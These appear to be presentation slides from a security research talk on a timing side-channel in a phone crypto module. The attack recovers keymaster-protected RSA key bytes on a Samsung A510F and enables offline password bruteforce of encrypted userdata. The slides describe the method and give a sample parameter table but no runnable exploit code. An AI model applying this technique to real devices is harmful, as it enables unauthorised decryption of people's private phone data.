0xBFF01CC8: xx xx xx xx xx xx xx xx   xx xx xx xx xx xx xx xx
0xBFF01CD8: xx xx xx xx xx xx xx xx   xx xx xx xx xx xx xx xx
0xBFF01CE8: xx xx xx xx xx xx xx xx   00 00 00 00 00 00 00 00
0xBFF01CF8: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
```

HMAC-SHA256 poking (5)

- What if now we call HMAC-SHA256 init with address `0xBFF01C58` ?
- **cm** code will interpret the context as a valid input structure and will calculate hash for a key in range `[ 0x61B6CEB9 : 0x61B6CEB9 + 0x01BE8EC7 ]`
- This range seems valid as DRAM is 2 GB starting at `0x40000000`
- As the calculations take significant time, we can measure it


Plan v2

- For each byte 0x00 - 0xFF build a pair:
  - params (offset and size for the intermediate calculation)
  - expected time
- Perform simple hypothesis check:
  - if we are right, the time should be near
  - if we are wrong, the phone crashes/freezes/the time differs significantly
- Optimisation: find such params that possible crashes/freezes are rare

Table example

```
0x00 -> 5.106301 ( 0x10, 0xd,  0x20718cb )
0x01 -> 0.166550 ( 0x0,  0x12,  0x10e19d )
0x02 -> 0.607729 ( 0x12, 0xd,   0xae4f9b )
0x03 -> 4.438765 ( 0x14, 0x1,  0x1c28690 )
0x04 -> 6.683548 ( 0x4,  0x6,  0x2a6cf8c )
0x05 -> 9.877656 ( 0x8,  0x7,  0x3ec625a )
0x06 -> 0.868739 ( 0x2,  0x7,   0x5833a2 )
0x07 -> 3.276226 ( 0x13, 0x1,  0x134ef84 )
0x08 -> 1.212959 ( 0x17, 0x4,   0x7a39d2 )
0x09 -> 3.708732 ( 0x5,  0x17, 0x1780bde )
0x0a -> 1.513606 ( 0x0,  0x3,   0x9971ad )
0x0b -> 3.041229 ( 0x3,  0x1,  0x134ef84 )
0x0c -> 2.066632 ( 0x7,  0x5,   0xcffc31 )
0x0d -> 0.946611 ( 0xd,  0x2,   0x60055f )
0x0e -> 1.475315 ( 0x8,  0x2,  0x1ac74fa )
0x0f -> 1.333896 ( 0x4,  0x18,  0x8691f0 )
…
```

Final algorithm



Estimates

- Full 0x10 bytes recovery took ~24 hours
- *maybe the author detected the frozen phone too late several times :D
- On multiple positive results there is a final check - RSA key decryption

Results (Samsung A510F)

1. A **cm** module bug results in keymaster-protected RSA key decryption

2. Password is needed to decrypt the userdata, but offline password bruteforce is possible

3. As extraction method is slow, it seems appropriate if the phone is protected with Secure Startup and a complex password

Final notes

- **Are these vulnerabilities fixed?** Yes, they are fixed in the subsequent hardware revisions by removing the vulnerable code
- Nevertheless latest firmware for Huawei P9 and Samsung A510F seems vulnerable
- **Are there any other ways to decrypt these phones?** Yes, but they are out of scope :)
- In any case, presented exploitation techniques seem quite interesting

Questions?

Twitter: @g_khoruzhenko
Telegram: @gkhoruzhenko